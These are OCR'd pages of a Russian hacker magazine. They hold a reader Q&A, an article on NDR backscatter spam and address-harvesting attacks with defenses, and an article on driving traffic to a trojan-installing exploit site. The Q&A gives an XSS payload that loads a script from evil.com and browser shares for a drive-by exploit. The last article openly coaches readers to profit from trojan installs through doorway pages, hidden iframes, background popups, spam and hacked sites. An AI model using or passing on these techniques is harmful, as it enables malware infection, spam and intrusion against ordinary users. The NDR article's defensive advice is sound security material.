
Q: ХОЧУ ПРОГРУЗИТЬ СОФТ ЧЕРЕЗ СПЛОИТ, ПРОБИВАЮЩИЙ ОСЛИКА IE, НО ТАК КАК ДАВНО ЭТИМ НЕ ЗАНИМАЮСЬ, НЕ ЗНАЮ ПРИБЛИЗИТЕЛЬНЫХ ЦИФР ИСПОЛЬЗОВАНИЯ ЭТОГО БРАУЗЕРА. МОЖЕШЬ ПОДСКАЗАТЬ ПРОЦЕНТЫ?

A: Самым популярным является MSIE 6.0 — им пользуются порядка 70% юзеров, далее следует MSIE 5.01 (~6,5%), продолжает хит-парад MSIE 5.0 (~6%), потом идет MSIE 5.5 (~4,5%), ну и постепенно набирает популярность IE седьмой версии (~2%). В общем, лить траф на осле можно будет еще много-много лет :).

Q: СУЩЕСТВУЮТ НЕКИЕ НЕПРОСЛЕЖИВАЕМЫЕ XSS-АТАКИ. КАК ИХ РЕАЛИЗОВАТЬ?

A: XSS-баги постоянно совершенствуются, и именно это направление (непрослеживаемые XSS-атаки) находится сейчас в зародыше, активно развиваясь. По этой теме можно было бы написать целую статью, но я ограничусь лишь примером кода, понять который можно, даже не будучи знатоком JS. Он встраивается как popup, iframe или как-то иначе в страницу сайта, на который должен зайти предполагаемый юзер-жертва:

```
<html>
<head>
<meta http-equiv="refresh" content="0;http://
      www.target.com/page.php?vuln=<script>var
      source_loc = substr (document.location.
      lastIndexOf("#") + 1); var s = document.
      createElement ('script'); s.src=source_loc;
      document.body.appendChild(s);</script>#http://
      www.evil.com/s.js">
</head>
</html>
```



КРИС КАСПЕРСКИ

Беспредельный спам

NDR-атаки — проблемы и решения


Несмотря на все усилия и многомиллионные вложения в защитные средства, спамеры уходить со сцены не собираются, разрабатывая новые виды изощренных атак, жертвой которых может стать практически каждый. И если вовремя не контратаковать, полезные сообщения буквально утонут в лавине рекламной корреспонденции. Эта статья ориентирована главным образом на простых пользователей и владельцев домашних серверов, за ошибки конфигурации которых приходится расплачиваться не только разными неудобствами, но еще и трафиком, а трафик (особенно исходящий) обычно стоит больших денег.

Среди множества хитроумных трюков, применяемых спамерами (и хакерами), NDR-атаки имеют особое место, поскольку они основаны на фундаментальных спецификациях, описывающих работу протокола SMTP (Simple Mail Transfer Protocol — Простой протокол доставки почты). Пусть слово «простой» не вводит тебя в заблуждение. SMTP — основной протокол, прямых конкурентов у которого нет и, по-видимому, уже не будет (IMAP4 можно не брать в расчет, это все-таки экзотика, а SMTP — «рабочая лошадка»).

RFC, SMTP, NDR

Свое название NDR-атаки получили по первым буквам выражения Non-Delivery Report (отчет о недоставке почты). Всякий раз, когда SMTP-сервер не может доставить письмо (скажем, по причине отсутствия указанного адреса), он возвращает сообщение об ошибке с кодом 5xx, которое может выглядеть, например, так: «550 5.7.1 Unable to relay for kk@sendmail.ru», после чего разрывает TCP/IP-соединение. Однако сервер может и принять сообщение, отложить его в очередь, оповещая отправителя положительным кодом завершения операции (250). Когда же в процессе обработки письма выяснится, что доставлять его некому, сервер, как порядочный гражданин, возвратит письмо адресату с объяснением причины невозможности доставки (здесь уместно провести аналогию с «улиточной» почтой). Вот это самое уведомление и называется Non-Delivery Report, или сокращенно NDR. Теоретически формат отчета специфицирован в RFC-3464 (An Extensible Message Format for Delivery Status Notifications — Открытый формат сообщений, уведомляющих о статусе доставки), однако в реальной жизни он варьируется в весьма широких пределах. Одни серверы помещают исходную копию письма во вложение, а сам отчет (составленный, как правило, на английском языке) кладут в основное тело сообщения. Другие же в целях экономии трафика отправляют только отчет, добавляя к нему короткий фрагмент исходного письма, включающий как минимум заголовок и несколько первых строк (чтобы отправитель мог разобраться, какое именно письмо «пострадало»).

В общем, уведомления о недоставке — стандартная и внешне вполне безобидная фича, реализованная еще в незапамятные времена. Казалось бы, ну чем она может быть полезна хакерам? Однако с ней связано



> Уведомление о невозможности доставки сообщения несуществующему пользователю



> А гласных в латинском алфавите всего шесть

целых две атаки: использование SMTP-сервера в качестве proxy (bounce message или backscatter-attack) и поиск валидных адресов (trial-n-error attack).

Backscatter-attack

Термин backscatter перекочевал в хакерскую среду из физики, где он означает отклонение волн от исходной траектории по тем или иным причинам (например, рэлеевское рассеяние света на молекулах воздуха, придающее небу голубой цвет). Применительно к SMTP-серверам backscatter «символизирует» процесс отскока или отбивания посланного сообщения. Такая атака также часто называется bounce message attack.

Один из крупнейших дефектов SMTP-протокола заключается в отсутствии штатных механизмов проверки аутентичности обратного адреса отправителя сообщения. Сервер всецело полагается на адрес, оставленный отправителем в поле «MAIL FROM:», не делая никаких попыток его проверки, а потому злоумышленник может запросто подставить любой адрес, какой ему вздумается, и именно туда сервер возвратит сообщение при невозможности его доставки конечному получателю. Что делает злоумышленник? Он берет адрес жертвы, прописывает его в поле «MAIL FROM:», а в поле «RCPT TO:» подставляет координаты заведомо несуществующего получателя. Если сервер не является ретранслятором (также называемым релеем — от английского relay), то есть берется за доставку корреспонденции лишь своим локальным адресатам, то он с вероятностью, близкой к единице, отобьет сообщение еще на стадии заполнения поля «RCPT TO:» и атака не состоится. Впрочем, некоторые серверы, в частности Microsoft Exchange Server, имеют довольно дурную систему поиска имен и зачастую принимают сообщения до проверки пользователя на существование.

Что же касается ретрансляторов (к которым де-факто принадлежат все публичные серверы, такие, например, как mail.ru), то они вообще не в состоянии определить существование нелокальных пользователей и потому принимают все письма без разбора. Лишь потом, в случае невозможности доставки, они посылают отправителю (или, точнее говоря, тому лицу, чей адрес указан в поле «MAIL FROM:») соответствующее уведомление.

Ну и как это можно использовать для атаки? И тем более для спама? Ведь


«НЕСМОТРЯ НА ТО ЧТО ПОДЛИННЫЙ IP-АДРЕС СПАМЕРА ОСТАЕТСЯ В ЗАГОЛОВКЕ ПИСЬМА, СУЩЕСТВУЮЩИЕ ФИЛЬТРЫ НЕ НАСТОЛЬКО ИНТЕЛЛЕКТУАЛЬНЫ, ЧТОБЫ ДОСТАТЬ ЕГО ОТТУДА, И ПОТОМУ ЗАНОСЯТ В ЧЕРНЫЙ СПИСОК IP ПОЧТОВОГО СЕРВЕРА, РАССЫЛАЮЩЕГО УВЕДОМЛЕНИЯ О НЕВОЗМОЖНОСТИ ДОСТАВКИ СООБЩЕНИЙ»

рассылка уведомлений по множественным адресам запрещена, и потому атакующему для отправки N писем размером в K мегабайт придется израсходовать N*K мегабайт своего трафика. А это ровно столько, сколько тратится при так называемой директивной рассылке, когда атакующий вообще не прибегает к услугам промежуточных SMTP-серверов, а связывается с каждым получателем напрямую и кладет в его почтовый ящик конверт со спамом (или с вирусом — неважно). Потому-то хакеры и стремятся использовать открытые ретрансляторы, допускающие задание в поле «RCPT TO:» множества адресатов. В идеале (если количество адресов неограничено) атакующий тратит лишь K мегабайт собственного трафика, остальные же почтовый сервер оплачивает из своего кармана. Однако с каждым днем находить открытые ретрансляторы становится все труднее и труднее. Практически все почтовые серверы устанавливают жесткие лимиты на максимальное количество сообщений, передаваемых в единицу времени, и либо вообще запрещают множественную рассылку, либо соглашаются доставлять письмо ограниченному числу получателей (как правило, не более шести).

Стоп! А зачем атакующему нужны открытые ретрансляторы, если широкие



Познаем радости NDR-атаки на Википедии



Типичное SPAM-письмо, обходящее любую защиту на SMTP-сервере

DSL-каналы сегодня не роскошь, а средство передвижения? К тому же исходящий трафик обычно либо совсем бесплатный, либо тарифицируется по весьма льготным ценам. Сегодня каждый может позволить себе арендовать канал, о котором вчера добрая половина провайдеров не могла и мечтать! Кажется, что в сложившихся условиях директивная рассылка должна стать основным орудием спамеров, но...

В том-то и дело, что при практической реализации атаки сразу же всплывает множество «но». Большинство корпоративных (да и публичных) серверов попросту не примет письмо неизвестно от кого. Поэтому как минимум потребуется обзавестись доменным именем третьего уровня и воздвигнуть собственный почтовый сервер (хотя бы чисто формальный). А для этого уже желательно иметь статический IP, хотя доменное имя третьего уровня можно бесплатно зарегистрировать и на динамическом. В результате некоторых манипуляций мы добились того, что почтовые серверы начинают принимать от нас корреспонденцию. Но стоит только начать рассылать спам, как уже через несколько часов атака потухнет, как бычок в писсуаре. Используя распределенные черные списки (они же блэк-листы), почтовые серверы очень быстро заблокируют наш IP-адрес (а то и всю подсеть). В случае статического адреса это еще ничего (моя селедка, что хочу с ней, то и делаю), а вот блокировка динамического IP (или всей подсети) создает огромные проблемы для провайдера, который тут же отключает хакера. Вот так со всего маху и отключает. Прямым ударом. В челюсть. Ведь попасть в черные списки намного проще, чем выбраться оттуда, да и процедура «реабилитации» обычно далеко не бесплатна. А количество провайдеров (даже в крупном городе) хоть и велико, но все-таки ограничено.

Короче, директивная рассылка оправдывает себя только на ботнетах — пишем червя, заражаем несколько десятков тысяч машин и ретранслируем письма их руками. Но ведь ботнет еще создать нужно! К тому же, в отличие от спама (юридический статус которого до сих пор не определен), это уже является довольно серьезным правонарушением, особенно если в число зараженных узлов попадут компьютеры различных секретных ведомств. В таких случаях пощады ждать, как правило, не приходится и приговор оказывается очень суров, а судимость (пускай даже условная) — это все-таки судимость, существенно ограничивающая гражданина в правах.


И тут на помощь спамерам приходят backscatter-атаки. Злоумышленник, используя различные SMTP-серверы, рассылает корреспонденцию, подставляя адрес получателя в поле «MAIL FROM:» и указывая заведомо несуществующего пользователя в поле «RCPT TO:». Несмотря на то что подлинный IP-адрес спамера остается в заголовке письма (помещаемого сервером во вложение или в основное тело сообщения), существующие фильтры не настолько интеллектуальны, чтобы достать его оттуда, и потому заносят в черный список IP почтового сервера, рассылающего уведомления о невозможности доставки сообщений. Поскольку таких серверов очень много (данным условиям отвечает практически любой SMTP-сервер, даже не являющийся ретранслятором), они не кончатся никогда, и на недостаток в них спамер навряд ли сможем пожаловаться. А вот для владельцев самих атакованных серверов настанут мрачные деньки, и им придется совершить нехилые телодвижения, доказывая, что никакого спама они не рассылали!

Как защититься от подобных атак? Нет ничего проще! Достаточно как следует покопаться в настройках сервера. Прежде всего, следует включать в отчет о недоставке только фрагмент исходного сообщения (заголовок плюс пара-тройка строк), что сделает его совершенно бесполезным для спамеров, и они потеряют к нему всякий интерес. Если же это невозможно (например, сервер не поддерживает таких настроек), задействуй режим замедления SMTP-ответов, установив задержку в несколько секунд для неавторизованных пользователей. Конечно, это слегка замедлит производительность сервера, но... что поделаешь! Между «скорострельностью» и безопасностью приходится выбирать что-то одно.


Trial-n-error attack

Спамеры заинтересованы в отправке сообщений только на действующие адреса, и уведомления о недоставке тут приходятся как нельзя кстати. В частности, ошибка типа «mailbox is full» говорит, что получатель, скорее всего, забил на этот ящик и уже давно его не использует, а потому он заполнен до предела. Но это мелочи. Главная проблема спамеров — сбор адресов. Для их поиска разрабатываются хитроумные программы-харвестеры (от английского harvester — «собиратель»), блуждающие по просторам Сети и анализирующие web-странички, а также проникающие на уязвимые узлы и сканирующие адресную книгу. Однако пользователи не дураки. Свою основную мыльницу на форумах уже давно никто не оставляет, а бесплатные ящики, создаваемые на короткое время на серверах типа mail.ru, спамерам не очень интересны, да и фильтры там стоят достаточно мощные.

Наибольший доход приносит рассылка по корпоративным адресам. Вот только как эти самые адреса найти? А почему бы не воспользоваться перебором по словарю? А что! Пользователи склонны выбирать короткие и легко запоминающиеся адреса, как правило, состоящие из имени (с добавленным к нему годом, когда такое имя уже кем-то занято), популярных слов типа mafia, hacker, supermen или инициалов в стиле kk, что расшифровывается как Kris Kaspersky. Когда-то у меня был такой адрес на sendmail'е. Спаму туда сыпалось огромное количество. Чуть меньше доставалось n2k, зарегистрированному на том же сервере. Четырехсимвольный алиас kpnc чувствовал себя довольно уверенно — спаму туда приходило относительно немного, но все-таки значительно больше, чем на kris.kaspersky. Отсюда вывод: любые короткие имена (неважно, словарные они или нет) легко находятся тривиальным подбором. Атакующий просто отправляет большое количество писем, перебирая различные буквенно-цифровые комбинации, и ловит NDR-уведомления



> Руководство по режиму замедления SMTP



> Тестируем SMTP на правильную политику RELAY



> На нашем диске ты найдешь несколько статей по схожей тематике.



> Bounce message: описание общих принципов NDR-атак в Википедии (на английском языке) — http://en.wikipedia.org/wiki/Non-delivery_report.
Выполнение пересылки SMTP в Windows 2000, Windows XP и Exchange Server: описание принципа и защиты от NDR-атак от Microsoft (на русском языке) — http://support.microsoft.com/kb/304897/ru.
Режим замедления ответов SMTP в Microsoft Windows Server 2003: еще один способ защиты от NDR-атак от Microsoft (на русском языке) — http://support.microsoft.com/kb/842851/ru.
RFC 3461 —SMTP Service Extension for Delivery Status Notifications: http://tools.ietf.org/html/rfc3461.
RFC 3463 — Enhanced Status Codes for SMTP: http://tools.ietf.org/html/rfc3463.
RFC 3464 — An Extensible Message Format for Delivery Status Notifications: http://tools.ietf.org/html/rfc3464.
RFC 3834 — Recommendations for Automatic Responses to Electronic Mail: http://tools.ietf.org/html/rfc3834.

от почтового сервера. Несуществующие адреса отметаются сразу, а вот на остальные направляется стабильный поток незапрошенной корреспонденции. Для экономии трафика тело тестового письма обычно содержит минимум символов и зачастую просто состоит из нескольких байт.
Исследование, проведенное автором этой статьи, показало, что одно-, двух- и трехсимвольные комбинации представлены на популярных почтовых серверах достаточно полно и покрывают около двух десятков тысяч действующих адресов. Причем, в отличие от адресов, почерпнутых из спамерских баз (за которые еще платить надо), короткие имена намного медленнее устаревают, поскольку их владельцам жалко с ними расставаться. Даже если они выберут другое короткое имя — ну и что с того? Оно также будет найдено методом перебора.
Четырехсимвольные имена перебирать труднее, поскольку из двух миллионов комбинаций реально используется жалкая сотня тысяч или даже и того меньше. К тому же отправка двух миллионов писем — процедура нетривиальная, привлекающая к себе внимание. Рассылка начнет давиться фильтрами задолго до того, как спамер успеет пожать плоды своих трудов. Пятисимвольные имена лобовым перебором уже не находятся в принципе, точнее, находятся, конечно, но... смысл? Разослать сто миллионов писем, чтобы собрать ту же сотню тысяч адресов?
Другое мощное оружие — перебор по словарю. Кстати говоря, принятая система раздачи адресов в корпорациях (по имени и/или фамилии сотрудников) этому только способствует, поскольку, во-первых, существуют словари имен и фамилий. Во-вторых, даже если какая-то конкретная фамилия в таком словаре отсутствует (например, Вуглускреб), то она все равно содержит предсказуемые корни и подчиняется правилам чередования гласных и согласных, что существенно ограничивает перебор.
Короткий лингвистический ликбез. Большинство русских (и японских) имен содержит одинаковое количество попеременно чередующихся гласных и согласных (Таня, Маня, Мазепа, Иванов, Сидоров). Имена, включающие в себя несколько подряд идущих гласных, также широко распространены, но сочетаний подряд идущих согласных очень и очень немного, причем в различных языках они разные. Мы с трудом выговариваем сочетание th, в то время как американцы приходят в ужас от слова «защищающиеся» (попытайся записать его латиницей, и пусть тебя охватит гордость за наш язык :)).
Естественно, все, что известно лингвистам, известно и хакерам (тем более что об этом можно прочесть в любом лингвистическом учебнике, там же даны и таблицы распространенности различных сочетаний звуков и букв). Учитывая, что гласных в латинском алфавите только шесть, нетрудно подсчитать, сколько наберется «осмысленных» имен, сгенерированных с учетом лингвистических особенностей (простейшие генераторы, которые легко найти в Сети, исходят из предположения, что гласных и согласных должно быть поровну). Более сложные программы, использующие замороченные психофизические модели, как правило, распространяются за деньги, однако и те и другие дают поразительный результат и эффективно находят даже девятисимвольные имена, разумеется, без учета словаря.
Как вариант — можно использовать словарь и программу-модификатор, переставляющую буквы местами, записывающую «O» как ноль, «l» как единицу, набирающую русские имена латинскими буквами с учетом их расположения на клавиатуре: Марина — Vfhbyf и т.д.
Короче говоря, даже если нигде не светить свое мыло, настырные спамеры его все равно найдут (исключение составляют длинные — свыше пяти-шести символов — имена, состоящие из одних согласных букв, цифр и спецсимволов). Можно ли защититься от подобных атак? На уровне почтового сервера — можно. Достаточно генерировать сообщение о недоставке в ответ на все подозрительные сообщения и даже на все сообщения с неизвестным адресатом (то есть таким адресатом, которому получатель сообщения ранее не отправлял никакой корреспонденции). Практика показывает, что честные пользователи сразу (или через некоторое время) повторяют попытку отправки вновь, в то время как спамеры тут же заносят такой адрес в список несуществующих. Кстати говоря, поскольку спамеры анализируют уведомления о недоставке не вручную, а с помощью программ, выдирающих из тела письма код ошибки, то имеет смысл добавить в уведомление русский текст, предлагающий пользователю отправить сообщение еще раз, чтобы тот зря не нервничал, полагая, что ошибся адресом.

Заключение

Базовые почтовые протоколы разрабатывались в эпоху ранней юности интернета (когда никаких вандалов еще не было) и с тех пор практически не претерпели изменений, становясь легкой добычей хакеров и заставляя нас расплачиваться за ошибки своих отцов и дедов.
Впрочем, не будем о грустном. Все не так уж и мрачно. Протоколы постепенно дорабатываются, появляются новые механизмы аутентификации, однако в силу децентрализованной природы интернета их внедрение затягивается на неопределенный срок.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /

Гоним траф

Поднимаем баксы на загрузках трояна

За окном лето — пора пива и полураздетых девушек :). И именно в это время года очень трудно заставить себя работать, а ведь деньги нужны позарез. На этот раз мы не будем «заимствовать» базы с картоном с зарубежных шопов, а займемся приобретением трафика. Зачем? Ответ прост: для раскрутки своего ресурса. Вот только ресурс наш будет предназначен не для проповеди божьей, а для загрузок трояна =). В Сети существует огромное количество партнерок, которые с удовольствием оплатят тебе амерские и европейские загрузки их троя. В противном случае ты можешь распространить своего зверька со всеми вытекающими :). Одним словом, слегка напрягаем серое вещество — и деньги у нас в кармане!


Суть вопроса

Беседа нам предстоит долгая, так что располагайся поудобнее. Начнем, пожалуй, с сути вопроса. Представь, что тебе необходимо раскрутить ресурс или распространить троя под супермегаботнет. Так вот мы остановимся на смежном варианте :). Поэтому и цель нашей задачи — увеличение загрузок троя. Сейчас в Сети достаточно много полулегальных партнерок по нагону трафа, но юзать нам их не придется. Зато придется поюзать собственные руки и мозги =). Чаще всего приходится гнать траф на какой-то конкретный ресурс. Исходя из того, что сайтик, на котором весит наш сплойт для загрузки троя, нужно раскручивать, мы разделим наши действия на две части: легальный трафик и нелегальный/полулегальный трафик.

С последним мы разберемся чуть позже. А сейчас остановимся на легальном трафе. Говоря о легальном трафе, я в первую очередь имею ввиду тех юзеров, чьи заходы на твой ресурс были полностью добровольными (а не принудительно-добровольными =)). Поэтому придется прибегнуть к дорвеям. Если ранее ты не сталкивался с этим термином, то знай, что дорвеи (doorways) — это страницы, оптимизированные специальным образом под определенные запросы конкретно взятого поисковика. Дело в том, что каждая поисковая система использует своих роботов с разными алгоритмами поиска, поэтому и угодить всем поисковикам проблематично. Здесь-то нам и помогут дорвеи.

Рассмотрим их содержание. Оно должно преследовать одну цель — заманить юзера на сайт. Нежелательно вешать баннеры, линки на другие ресурсы и прочее — все это отвлекает. А вот содержимое страницы должно нести смысловую нагрузку в зависимости от запроса. Причем ключевые слова/словосочетания следует повторять по несколько раз с использованием строчных и прописных букв. Кроме того, необходимо определиться с фразами/словосочетаниями, которые будут содержать дорвеи. Количество входных страниц (дорвеев) должно быть очень большим, и чем шире охват аудитории юзеров, тем шире канал трафа, поступающего на твой ресурс с дорвеев. Про тэги <title> и <meta>, полагаю, тебе напоминать не нужно (а если все же нужно — Гугл в помощь =)). Скажу только, что именно на заголовок <title> поисковики обращают особенно пристальное внимание. Старайся использовать ключевые словосочетания, а не просто отдельные слова. Причем чем популярнее запрос, тем сложнее выйти на первые позиции в поисковиках (места-то заняты уже), но тем и выше ставки. Присутствует и обратная зависимость.

Теперь о регистрации в поисковых системах. Лучше всего не регать отдельно все страницы в поисковиках, так как паги, не имеющие ссылок



> XSS в форуме поможет внедрить наш код в тело сообщения

на себя, в них низко котируются. Логично будет установить ссылки на индекс твоего основного ресурса (на котором и весит сплоит), чтобы при очередной его переиндексации сразу проиндексировались и дорвеи. Вообще, существует несколько довольно распространенных правил/принципов, которых следует придерживаться при подобном подходе.

1. Каждую страницу необходимо оптимизировать под 1-3 поисковых словосочетания, но не более.
2. Заголовок <title> не должен быть длинным и обязан включать в себя те слова и словосочетания, для которых была оптимизирована страница (смотри пункт 1 :)).
3. Каждой страничке желательно присвоить свой уникальный заголовок.
4. Не следует ставить редиректы с дорвеев на твой основной ресурс, гораздо эффективнее патчить их ифреймами, либо открывать в фоне браузера еще одну страницу при помощи JavaScript =).
5. Чем ближе к началу текста страницы располагаются ключевые слова/фразы, тем выше ее рейтинг при обработке поисковиком.
6. При прочих равных условиях, поисковиком будут выше котироваться те страницы, в которых поисковые слова/словосочетания располагаются в тэгах <H1> - <H6>, <Strong>, <B>.
7. При поиске учитывается расположение слов в запросе. Поэтому обдумай, как выгоднее составить ключевую фразу или словосочетание. Прикинь состав своей потенциальной аудитории и сделай соответствующие выводы =).
8. Не забывай, что количество поисковых словосочетаний/слов на странице заметно влияет на рейтинг при поиске. Но не следует и перебарщивать: при громадном количестве поисковых слов на странице поисковик может запросто принять это за поисковый спам, и твой труд окажется напрасным.

Конечно, освоить технологию дорвеев, прочтя одну коротенькую статью, сложновато, тема требует более детального изучения. И я настоятельно рекомендую тебе заняться этим на досуге. Из личного опыта могу привести пример своего хорошего знакомого, который довольно неплохо зарабатывает именно таким образом (гонит траф на сплоит, получает лавэ за загрузки троя и катается на новенькой Ауди :). Что бы там не говорили, помни, дорвеи могут дать колоссальный результат (и принести доход), нужно лишь уметь с ними работать =).

Действуем

Но одними дорвеями, как ты понимаешь, ограничиваться мы не станем :). В первой части статьи я привел пример организации более-менее легального трафика, а сейчас перейдем к активным хакерским действиям. Учитывая нашу основную и единственную цель — нагон трафика, выделим два заманчивых метода:
1. Спам (без комментариев :)).
2. Траф со взломанных ресурсов (вставка ифреймов, редиректы, etc).
